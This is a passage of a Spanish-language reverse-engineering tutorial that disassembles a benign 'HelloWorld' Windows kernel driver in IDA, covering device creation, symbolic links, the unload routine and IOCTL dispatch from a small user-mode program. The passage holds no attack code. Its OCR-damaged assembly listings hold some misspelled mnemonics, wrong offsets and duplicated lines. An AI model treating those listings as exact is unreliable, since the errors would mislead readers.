+00000008  DriverObject dd ? ; offset  
+0000000C  RegistryPath dd ? ; offset  
+00000010 ; end of stack variables
```

Es una estructura del tipo `UNICODE_STRING` con 8 bytes de largo ya que son dos words para los lengths y un dword para copiar allí el puntero al buffer con la string unicode,

Luego esta la llamada a la api que habíamos hablado IoCreateDevice.

```
929032BA      lea    eax, [ebp+interfaceDevice]
929032BD      push   eax ; DeviceObject
929032BE      push   1 ; Exclusive
929032C0      push   edi ; DeviceCharacteristics
929032C1      push   8337h ; DeviceType
929032C6      lea    eax, [ebp+deviceNameUnicodeString]
929032C9      push   eax ; DeviceName
929032CA      push   edi ; DeviceExtensionSize
929032CB      push   ebx ; DriverObject
929032CC      call   ds:IoCreateDevice(x,x,x,x,x,x,x) |
```

Habíamos visto que el argumento mas lejano o sea el ultimo era un puntero a un dword que se usaba como salida para que la api guarde allí un puntero, vemos eso pone a cero la variable interfaceDevice y luego con lea halla el puntero a esa variable donde escribirá un puntero.

```
9290329B      rep mousd
9290329D      mousw
9290329F      xor    edi, edi
929032A1      mov    [ebp+interfaceDevice], edi
929032A4      call   _DbgPrint
929032A9      mov    esi, ds:RtlInitUnicodeString(x,x)
929032AF      lea    eax, [ebp+deviceNameBuffer]
929032B2      pop    ecx
929032B3      push   eax ; SourceString
929032B4      lea    eax, [ebp+deviceNameUnicodeString]
929032B7      push   eax ; DestinationString
929032B8      call   esi ; RtlInitUnicodeString(x,x)
929032BA      lea    eax, [ebp+interfaceDevice] |-----|
929032BD      push   eax ; DeviceObject
929032BE      push   1 ; Exclusive
929032C0      push   edi ; DeviceCharacteristics
929032C1      push   8337h ; DeviceType
929032C6      lea    eax, [ebp+deviceNameUnicodeString]
929032C9      push   eax ; DeviceName
929032CA      push   edi ; DeviceExtensionSize
929032CB      push   ebx ; DriverObject
929032CC      call   ds:IoCreateDevice(x,x,x,x,x,x,x)
```

Luego hay un PUSH 1 que es el argumento Exclusive que no lo vimos antes porque no es de gran importancia, luego viene PUSH EDI, vemos que en EDI hay un cero ya que había un XOR EDI, EDI antes.

```
9290328B      pop    ecx
9290328C      push   offset aDriverentryCal ; "DriverEntry called\n"
92903291      mousw
92903293      mov    esi, offset SourceString ; "\\DosDevices\\HelloWorld"
92903298      lea    edi, [ebp+deviceLinkBuffer]
92903299      rep mousd
9290329D      mousw
9290329F      xor    edi, edi |-----|
929032A1      mov    [ebp+interfaceDevice], edi
929032A4      call   _DbgPrint
929032A9      mov    esi, ds:RtlInitUnicodeString(x,x)
929032AF      lea    eax, [ebp+deviceNameBuffer]
929032B2      pop    ecx
929032B3      push   eax ; SourceString
929032B4      lea    eax, [ebp+deviceNameUnicodeString]
929032B7      push   eax ; DestinationString
929032B8      call   esi ; RtlInitUnicodeString(x,x)
929032BA      lea    eax, [ebp+interfaceDevice]
929032BD      push   eax ; DeviceObject
929032BE      push   1 ; Exclusive
929032C0      push   edi ; DeviceCharacteristics |-----|
929032C1      push   8337h ; DeviceType
929032C6      lea    eax, [ebp+deviceNameUnicodeString]
929032C9      push   eax ; DeviceName
929032CA      push   edi ; DeviceExtensionSize
929032CB      push   ebx ; DriverObject
929032CC      call   ds:IoCreateDevice(x,x,x,x,x,x,x)
```

No es tampoco muy importante, luego viene push 8337h que es el DeviceType que habíamos definido en el código fuente

```
#define FILE_DEVICE_HELLOWORLD 0x00008337
```

Luego viene el puntero a la estructura con la \_UNICODE\_STRING con el deviceName

```
929032BA      lea    eax, [ebp+InterfaceDevice]
929032BD      push   eax ; DeviceObject
929032BE      push   1 ; Exclusive
929032C0      push   edi ; DeviceCharacteristics
929032C1      push   8337h ; DeviceType
929032C6      lea    eax, [ebp+deviceNameUnicodeString] [REDACTED]
929032C9      push   eax ; DeviceName
929032CA      push   edi ; DeviceExtensionSize
929032CB      push   ebx ; DriverObject
929032CC      call   ds:IoCreateDevice(x,x,x,x,x,x,x)
```

Luego otro PUSH EDI que es cero de DeviceExtensionSize y al final en EBX esta el puntero a DriverObject.

```
92903279      push   9
9290327B      pop    ecx
9290327C      mov    esi, offset aDeviceHelloworld ; "\\Device\\HelloWorld"
92903281      mov    ebx, [ebp+DriverObject] [REDACTED]
92903284      lea    edi, [ebp+deviceNameBuffer]
92903287      rep    movsd
92903289      push   0Bh
9290328B      pop    ecx
9290328C      push   offset aDriverentryCal ; "DriverEntry called\n"
92903291      mov    mousw
92903293      mov    esi, offset SourceString ; "\\DosDevices\\HelloWorld"
92903298      lea    edi, [ebp+deviceLinkBuffer]
9290329B      rep    movsd
9290329D      mov    mousw
9290329F      xor    edi, edi
929032A1      mov    [ebp+InterfaceDevice], edi
929032A4      call   _DbgPrint
929032A9      mov    esi, ds:RtlInitUnicodeString(x,x)
929032AF      lea    eax, [ebp+deviceNameBuffer]
929032B2      pop    ecx
929032B3      push   eax ; SourceString
929032B4      lea    eax, [ebp+deviceNameUnicodeString]
929032B7      push   eax ; DestinationString
929032B8      call   esi ; RtlInitUnicodeString(x,x)
929032B9      lea    eax, [ebp+InterfaceDevice]
929032BD      push   eax ; DeviceObject
929032BE      push   1 ; Exclusive
929032C0      push   edi ; DeviceCharacteristics
929032C1      push   8337h ; Devicetype
929032C6      lea    eax, [ebp+deviceNameUnicodeString]
929032C9      push   eax ; DeviceName
929032CA      push   edi ; DeviceExtensionSize
929032CB      push   ebx ; DriverObject
929032CC      call   ds:IoCreateDevice(x,x,x,x,x,x)
929032D2      test   eax, eax
929032D4      js    short loc_9290330E
```

Recordamos que eso era un puntero a la estructura \_DRIVER\_OBJECT.

```

92903260
92903266 ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING
92903266 _stdcall DriverEntry(x, x) proc near
92903266
92903266 deviceLinkUnicodeString= _UNICODE_STRING ptr -70h
92903266 deviceNameUnicodeString= _UNICODE_STRING ptr -68h
92903266 interfaceDevice = dword ptr -60h
92903266 deviceLinkBuffer= word ptr -5Ch
92903266 deviceNameBuffer= word ptr -2Ch
92903266 COOKIE      = dword ptr -4
92903266 DriverObject    = dword ptr 8
92903266 RegistryPath   = dword ptr 0Ch
92903266
92903266     push    ebp
92903267     mov     ebp, esp
92903269     sub     esp, 70h
9290326C     mov     eax, __security_cookie
92903271     xor     eax, ebp
92903273     mov     [ebp+COOKIE], eax
92903276     push    ebx
92903277     push    esi
92903278     push    edi
92903279     push    9
9290327B     pop     ecx
9290327C     mov     esi, offset aDeviceHelloWorld ; "\\Device\\HelloWorld"
92903281     mov     ebx, [ebp+DriverObject]
92903284     lea     edi, [ebp+deviceNameBuffer]
92903287     ret     mouscd

```

Bueno al salir de la api se habrá creado el DeviceObject.

```

929032C0      push    edi ; DeviceCharacteristics
929032C1      push    8337h ; DeviceType
929032C6      lea     eax, [ebp+deviceNameUnicodeString]
929032C9      push    eax ; DeviceName
929032CA      push    edi ; DeviceExtensionSize
929032CB      push    ebx ; DriverObject
929032CC      call    ds:IoCreateDevice(x,x,x,x,x,x)
929032D2      test    eax, eax
929032D4      js     short loc_9290330E

```

```

929032D6      push    offset aSucess ; "Sucess\n"
929032D8      call    _DbgPrint
929032E0      pop     ecx
929032E1      lea     eax, [ebp+deviceLinkBuffer]
929032E4      push    eax ; SourceString
929032E5      lea     eax, [ebp+deviceLinkUnicodeString]
929032E8      push    eax ; DestinationString
929032E9      call    RtlInitUnicodeString(x,x)
929032EB      lea     eax, [ebp+deviceNameUnicodeString]
929032EE      push    eax ; DeviceName
929032EF      lea     eax, [ebp+deviceLinkUnicodeString]
929032F2      push    eax ; SymbolicLinkName
929032F3      call    ds:IoCreateSymbolicLink(x,x)
929032F9      mov     ecx, offset DriverDispatch(x,x)
929032FE      mov     dword ptr [ebx+70h], offset DriverUnloadControl(x)
92903305      mov     [ebx+40h], ecx
92903308      mov     [ebx+40h], ecx
9290330B      mov     [ebx+38h], ecx

```

```

9290330E      loc_9290330E:
9290330E      mov     ecx, [ebp+COOKIE]
92903311      pop     edi
92903312      pop     esi

```

(193,101) 000006D2 929032D2: DriverEntry(x,x)+6C (Synchronized with Hex View-1)

Si en EAX tiene un valor negativo habrá fallado y el JS saltara por la flecha verde sino sera correcto y ira al DbgPrint que imprimirá "Sucess"

Luego hará lo mismo con la otra string unicode al convertirla de un buffer con una string unicode a la forma de estructura \_UNICODE\_STRING al igual que antes con la api RtlInitUnicodeString.

Por lo tanto deviceLinkUnicodeString ahora sera del tipo \_UNICODE\_STRING y tendrá en su tercer campo un puntero a un buffer con la string unicode L"\"\\DosDevices\\HelloWorld".

# IoCreateSymbolicLink routine

The **IoCreateSymbolicLink** routine sets up a symbolic link between a device object name and a user-visible name for the device.

## Syntax

C++

```
NTSTATUS IoCreateSymbolicLink(
    _In_ PUNICODE_STRING SymbolicLinkName,
    _In_ PUNICODE_STRING DeviceName
);
```

## Parameters

*SymbolicLinkName* [in]

Pointer to a buffered Unicode string that is the user-visible name.

*DeviceName* [in]

Pointer to a buffered Unicode string that is the name of the driver-created device object.

## Return value

Luego pasando los punteros a las dos `_UNICODE_STRING` a la api `IoCreateSymbolicLink` creamos el symbolic link entre el `DeviceObject` y el modo user.

EBX tenia el puntero a la estructura `DRIVER_OBJECT`

```
929032B8      push  1 ; Exclusive
929032C0      push  edi ; DeviceCharacteristics
929032C1      push  8337h ; DeviceType
929032C6      lea   eax, [ebp+deviceNameUnicodeString]
929032C9      push  eax ; DeviceName
929032CA      push  edi ; DeviceExtensionSize
929032CB      push  ebx ; DriverObject
929032CC      call  ds:IoCreateDevice(x,x,x,x,x,x)
929032D2      test  eax, eax
929032D4      js    short loc_9290330E
```

```
929032D6      push  offset aSucess ; "Sucess\n"
929032DB      call  _DbgPrint
929032E0      pop   ecx
929032E1      lea   eax, [ebp+deviceLinkBuffer]
929032E4      push  eax ; SourceString
929032E5      lea   eax, [ebp+deviceLinkUnicodeString]
929032E8      push  eax ; DestinationString
929032E9      call  esi ; RTlInitUnicodeString(x,x)
929032EB      lea   eax, [ebp+deviceNameUnicodeString]
929032EE      push  eax ; DeviceName
929032EF      lea   eax, [ebp+deviceLinkUnicodeString]
929032F2      push  eax ; SymbolicLinkName
929032F3      call  ds:IoCreateSymbolicLink(x,x)
929032F9      mov   ecx, offset DriverDispatch(x,x)
929032FE      mov   dword ptr [ebx+34h], offset DriverUnloadControl(x)
92903305      mov   [ebx+70h], ecx
92903308      mov   [ebx+40h], ecx
9290330B      mov   [ebx+38h], ecx
```

Si no esta en estructuras como antes vamos a LOCAL TYPES y sincronizamos para que aparezca y apretamos T en cada uno de esos campos.

Al igual que en el caso anterior seteamos una rutina custom para cuando se descarga el driver, que esta en `ebx+34h`, apretando T vemos que es el campo `DriverUnload`.

```

929032F2      push    eax ; SymbolicLinkName
929032F3      call    ds:IoCreateSymbolicLink(x,x)
929032F9      mov     ecx, offset DriverDispatch(x,x)
929032FE      mov     [ebx+_DRIVER_OBJECT.DriverUnload], offset DriverUnloadControl(x)
92903305      mov     [ebx+(_DRIVER_OBJECT._DriverEntry+38h)], ecx
92903308      mov     [ebx+(_DRIVER_OBJECT.MajorFunction+8)], ecx
9290330B      mnu    [eax+ DRIUFR.DRIFCT.MajorFunction11], ecx

```

Vemos que la rutina al descargar el driver no solo imprime con DbgPrint la string "Driver unloading"

```

92903322      push    eax ; Attributes: bp-based frame
92903322      ; Attributes: bp-based frame
92903322      ; void __stdcall DriverUnloadControl(_DRIVER_OBJECT *DriverObject)
92903322      __stdcall DriverUnloadControl(x) proc near
92903322
92903322      SourceString      = dword ptr -10h
92903322      uniWin32NameString= _UNICODE_STRING ptr -8
92903322      DriverObject      = dword ptr 8
92903322
92903322      push    ebp
92903323      mov     ebp, esp
92903325      push    ecx
92903326      push    ecx
92903327      mov     eax, [ebp+DriverObject]
92903328      push    esi
9290332B      push    offset aDriverUnloading ; "Driver unloading ++\n"
92903330      mov     esi, [eax+4]
92903333      call    _DbgPrint
92903338      lea     eax, [ebp+uniWin32NameString]
9290333B      mov     [esp+10h+SourceString], offset SourceString ; "\\DosDevices\\HelloWorld
92903342      push    eax ; DestinationString
92903343      call    ds:RtlInitUnicodeString(x,x)
92903349      lea     eax, [ebp+uniWin32NameString]
9290334C      push    eax ; SymbolicLinkName
9290334D      call    ds:IoDeleteSymboliclink(x)
92903353      test   esi, esi
92903355      jne    short loc_9290335E

```

↓

92903357	push	esi ; DeviceObject
92903358	call	ds:IoDeleteDevice(x)

9290335E	loc_9290335E:	
9290335E	pop	esi
9290335F	mov	esp, ebp
92903361	pop	ebp
92903362	ret	n

Como antes habíamos creado el symbolicLink con la api `IoCreateSymbolicLink` al salir tenemos que borrarla con `IoDeleteSymbolicLink` y también como habíamos usando para crear el DeviceObject con `ToCreateDevice` ahora se borrara con `IoDeleteDevice` sino habrá problemas para cargarlo nuevamente.

Lo ultimo en la función de entrada es el campo MajorFunction que es un array de punteros callbacks (dwords) a diferentes funciones.

```

00000000 : [00000008 BYTES. COLLAPSED STRUCT _MDF_VERSION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 : [00000008 BYTES. COLLAPSED STRUCT _IMAGE_LOAD_CONFIG_DIRECTORY32. PRESS CTRL-NUM
00000000 : [00000008 BYTES. COLLAPSED STRUCT _IMAGE_LOAD_CONFIG_CODE_INTEGRITY. PRESS CTRL-I
00000000 : [00000008 BYTES. COLLAPSED STRUCT MARKER_TYPE. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 : [00000010 BYTES. COLLAPSED STRUCT GUID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ;
00000000
00000000 _DRIVER_OBJECT struc ; (sizeof=0xA8, align=0x4, copyof_94)
00000000 Type        dw ?
00000002 Size        dw ?
00000004 DeviceObject dd ?           ; offset
00000006 Flags       dd ?           ; offset
0000000C DriverStart dd ?           ; offset
00000010 DriverSize  dd ?           ; offset
00000014 DriverSection dd ?         ; offset
00000018 DriverExtension dd ?       ; offset
0000001C DriverName   _UNICODE_STRING ?
00000024 HardwareDatabase dd ?       ; offset
00000028 FastIoDispatch dd ?         ; offset
0000002C DriverInit    dd ?         ; offset
00000030 DriverStartIo dd ?         ; offset
00000034 DriverUnload   dd ?         ; XREF: DriverEntry(x,x)+98/w ; offset
00000038 MajorFunction  dd 28 dup(?) ; XREF: DriverEntry(x,x)+9F/w
0000003B _DRIVER_OBJECT ends
00000040

```

```

    &deviceLinkUnicodeString,
    &deviceNameUnicodeString); }

DriverObject->MajorFunction[IRP_MJ_CREATE] =
DriverObject->MajorFunction[IRP_MJ_CLOSE] =
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
DriverDispatch; ←
DriverObject->DriverUnload = DriverUnloadControl;
}

return status;
}

```

Allí vemos que MajorFuncion [IRP\_MJ\_CREATE] que es la primera posición del array o sea MajorFuncion [0x0]

Ya que hay una tablita

```

26777 // Define the major function codes for IRPs.
26778 //
26779
26780
26781 #define IRP_MJ_CREATE 0x00 →
26782 #define IRP_MJ_CREATE_NAMED_PIPE 0x01
26783 #define IRP_MJ_CLOSE 0x02 →
26784 #define IRP_MJ_READ 0x03
26785 #define IRP_MJ_WRITE 0x04
26786 #define IRP_MJ_QUERY_INFORMATION 0x05
26787 #define IRP_MJ_SET_INFORMATION 0x06
26788 #define IRP_MJ_QUERY_EA 0x07
26789 #define IRP_MJ_SET_EA 0x08
26790 #define IRP_MJ_FLUSH_BUFFERS 0x09
26791 #define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
26792 #define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
26793 #define IRP_MJ_DIRECTORY_CONTROL 0x0c
26794 #define IRP_MJ_FILE_SYSTEM_CONTROL 0x0d
26795 #define IRP_MJ_DEVICE_CONTROL 0x0e →
26796 #define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
26797 #define IRP_MJ_SHUTDOWN 0x10
26798 #define IRP_MJ_LOCK_CONTROL 0x11
26799 #define IRP_MJ_CLEANUP 0x12
26800 #define IRP_MJ_CREATE_MAILSLOT 0x13
26801 #define IRP_MJ_QUERY_SECURITY 0x14
26802 #define IRP_MJ_SET_SECURITY 0x15
26803 #define IRP_MJ_POWER 0x16
26804 #define IRP_MJ_SYSTEM_CONTROL 0x17
----- →


```

[IRP\_MJ\_CREATE] es 0x0

[IRP\_MJ\_CLOSE] es 0x02

[IRP\_MJ\_DEVICE\_CONTROL] es 0x0e

A los tres campos se los inicializa con la dirección de la función DriverDispatch.



Se escribe en la posición 0x0 ya que [IRP\_MJ\_CLOSE] es 0x0 por 4 es 0

Luego

[IRP\_MJ\_CLOSE] es 0x02 por 4 da el byte 8

Y luego

[IRP\_MJ\_DEVICE\_CONTROL] es 0x0e por 4 es 0x38

Así que en los tres escribe el mismo puntero a la misma función.

Vemos que cada uno de esos callbacks se llama en diferentes momentos de la interacción desde un programa en modo user.

## IRP\_MJ\_CREATE

### When Sent

The I/O Manager sends the IRP\_MJ\_CREATE request when a new file or directory is being created, or when an existing file, device, directory, or volume is being opened. Normally this IRP is sent on behalf of a user-mode application that has called a Microsoft Win32 function such as [CreateFile](#) or on behalf of a kernel-mode component that has called [IoCreateFile](#), [IoCreateFileSpecifyDeviceObjectHint](#), [ZwCreateFile](#), or [ZwOpenFile](#). If the create request is completed successfully, the application or kernel-mode component receives a handle to the file object.

### Operation: File System Drivers

If the target device object is the file system's control device object, the file system driver's dispatch routine must complete the IRP and return an appropriate NTSTATUS value, after setting *Irp->IoStatus.Status* and *Irp->IoStatus.Information* to appropriate values.

Otherwise, the file system driver should process the create request.

## IRP\_MJ\_CLOSE

### When Sent

Receipt of the IRP\_MJ\_CLOSE request indicates that the reference count on a file object has reached zero, usually because a file system driver or other kernel-mode component has called [ObDereferenceObject](#) on the file object. This request normally follows a cleanup request. However, this does not necessarily mean that the close request will be received immediately after the cleanup request.

### Operation: File System Drivers

If the target device object is the file system's control device object, the file system driver must complete the IRP after performing any needed processing.

Otherwise, the file system driver should process the close request.

/ers

## IRP\_MJ\_DEVICE\_CONTROL

08/12/2017 • 2 minutes to read • Contributors

Every driver whose device objects belong to a particular device type (see [Specifying Device Types](#)) is required to support this request in a [DispatchDeviceControl](#) routine, if a set of system-defined I/O control codes ([IOCTLS](#)) exists for the type.

Higher-level drivers usually pass these requests on to an underlying device driver. Each device driver in a driver stack is assumed to support this request, along with a set of device type-specific, public or private IOCTLs. For more information about IOCTLs for specific device types, see device type-specific documentation in the Microsoft Windows Driver Kit (WDK).

Se ve que cuando llamemos de una aplicación en user mode a través de DeviceloControl usando un IOCTL se utiliza ese callback, igual en los tres casos va a la misma función ya que los pisamos con punteros a DriverDispatch.

```

:LLOWORLD                                         (Global Scope)
7
8
9     NTSTATUS DriverDispatch(
10        IN PDEVICE_OBJECT DeviceObject,
11        IN PIRP Irp)
12    {
13        PIO_STACK_LOCATION iosp;
14        ULONG ioControlCode;
15        NTSTATUS status;
16        DbgPrint("DriverDispatch called\n");
17
18        iosp = IoGetCurrentIrpStackLocation(Irp);
19        switch (iosp->MajorFunction) {
20            case IRP_MJ_CREATE: _____
21                DbgPrint("DriverDispatch called in create\n");
22                status = STATUS_SUCCESS;
23                break;
24            case IRP_MJ_CLOSE: _____
25                DbgPrint("DriverDispatch called in close\n");
26                status = STATUS_SUCCESS;
27                break;
28            case IRP_MJ_DEVICE_CONTROL: _____
29                DbgPrint("DriverDispatch called in IOCTL\n");
30                ioControlCode =
31                    iosp->Parameters.DeviceIoControl.IoControlCode;
32                if (ioControlCode == IOCTL_SAYHELLO) {
33                    DbgPrint("Hello World!\n");
34                }
35                status = STATUS_SUCCESS;
36                break;
37            default:
38                status = STATUS_INVALID_DEVICE_REQUEST;
39                break;
40        }
41        Irp->IoStatus.Status = status;
42        IoCompleteRequest(Irp, IO_NO_INCREMENT);
43        return status;
44    }
45

```

Vemos que la función recibe dos argumentos el famoso puntero a DEVICE\_OBJECT y el segundo es un puntero al Irp que es una estructura compleja ya la veremos mejor luego.

## IRP structure


The **IRP** structure is a partially opaque structure that represents an I/O request packet. Drivers can use the following members of the IRP structure.

### Syntax


```

C++                                         (Global Scope)
1
2
3     typedef struct _IRP {
4         PMDL             MdlAddress;
5         ULONG            Flags;
6         union {
7             struct _IRP *MasterIrp;
8             PVOID           SystemBuffer;
9         } AssociatedIrp;
10        IO_STATUS_BLOCK IoStatus;
11        KPROCESSOR_MODE RequestorMode;
12        BOOLEAN          PendingReturned;
13        BOOLEAN          Cancel;
14        KIRQL            CancelIrql;
15        PDRIVER_CANCEL   CancelRoutine;
16        PVOID            UserBuffer;
17        union {
18            struct {
19                union {
20                    KDEVICE_QUEUE_ENTRY DeviceQueueEntry;
21                    struct {
22                        PVOID DriverContext[4];
23                    };
24                };
25                PETHREAD   Thread;
26                LIST_ENTRY ListEntry;
27            } Overlay;
28        } Tail;
29    } IRP, *PIRP;
30

```



Vemos que al igual que la vez anterior al registrarlo y arrancarlo imprime DriverEntry called y Sucess y al descargar Driver Unloading pero ahora ademas desde una aplicación user que yo hice cuando esta corriendo o sea antes hay que darle a START SERVICE para que corra.



Con las interacciones desde el programa en user mode se llama al dispatch, vemos que mi programita solo hace esto.(el ejecutable estará adjunto)

```

#include "stdafx.h"
#include <windows.h>

#define FILE_DEVICE_HELLOWORLD 0x00008337
#define IOCTL_SAYHELLO (ULONG) CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00,
METHOD_BUFFERED, FILE_ANY_ACCESS )

int main()
{
    HANDLE hDevice;
    DWORD nb;
    hDevice = CreateFile(TEXT("\\\\.\\"HelloWorld"), GENERIC_READ |
GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

    DeviceIoControl(hDevice, IOCTL_SAYHELLO, NULL, 0, NULL, 0, &nb,
NULL);

    CloseHandle(hDevice);
    return 0;
}

```

O sea cuando llamo a CreateFile para poder tener un handle del driver salta al dispatch a través del callback [IRP\_MJ\_CREATE] y imprime

```

DbgPrint("DriverDispatch called\n");

iosp = IoGetCurrentIrpStackLocation(Irp);
switch (iosp->MajorFunction) {
case IRP_MJ_CREATE:
    DbgPrint("DriverDispatch called in create\n");
    status = STATUS_SUCCESS;
    break;
case IRP_MJ_CLOSE:
    DbgPrint("DriverDispatch called in close\n");
    status = STATUS_SUCCESS;
    break;
case IRP_MJ_DEVICE_CONTROL:
    DbgPrint("DriverDispatch called in IOCTL\n");
    ioControlCode =
        iosp->Parameters.DeviceIoControl.IoControlCode;
    if (ioControlCode == IOCTL_SAYHELLO) {
        DbgPrint("Hello World!\n");
    }
}

```

Luego al llamar usando la api DeviceIoControl pasándole el IOCTL

```

ConsoleApplication1          (Ámbito global)
1 #include "stdafx.h"
2 #include <windows.h>
3
4
5
6 #define FILE_DEVICE_HELLOWORLD 0x000008337
7 #define IOCTL_SAYHELLO (ULONG) CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00, METHOD_BUFFERED, FILE_ANY_ACCESS )
8
9 int main()
10 {
11     HANDLE hDevice;
12     DWORD nb;
13     hDevice = CreateFile(TEXT("\\\\.\\"HelloWorld"), GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
14     DeviceIoControl(hDevice, IOCTL_SAYHELLO, NULL, 0, NULL, 0, &nb, NULL);
15     CloseHandle(hDevice);
16     return 0;
17 }
18
19
20

```

Vemos que usa el callback [IRP\_MJ\_DEVICE\_CONTROL] y luego chequea cual es el IOCTL en este caso IOCTL\_SAYHELLO


```

DbgPrint("DriverDispatch called\n");

iosp = IoGetCurrentIrpStackLocation(Irp);
switch (iosp->MajorFunction) {
case IRP_MJ_CREATE:
    DbgPrint("DriverDispatch called in create\n");
    status = STATUS_SUCCESS;
    break;
case IRP_MJ_CLOSE:
    DbgPrint("DriverDispatch called in close\n");
    status = STATUS_SUCCESS;
    break;
case IRP_MJ_DEVICE_CONTROL:
    DbgPrint("DriverDispatch called in IOCTL\n");
    ioControlCode =
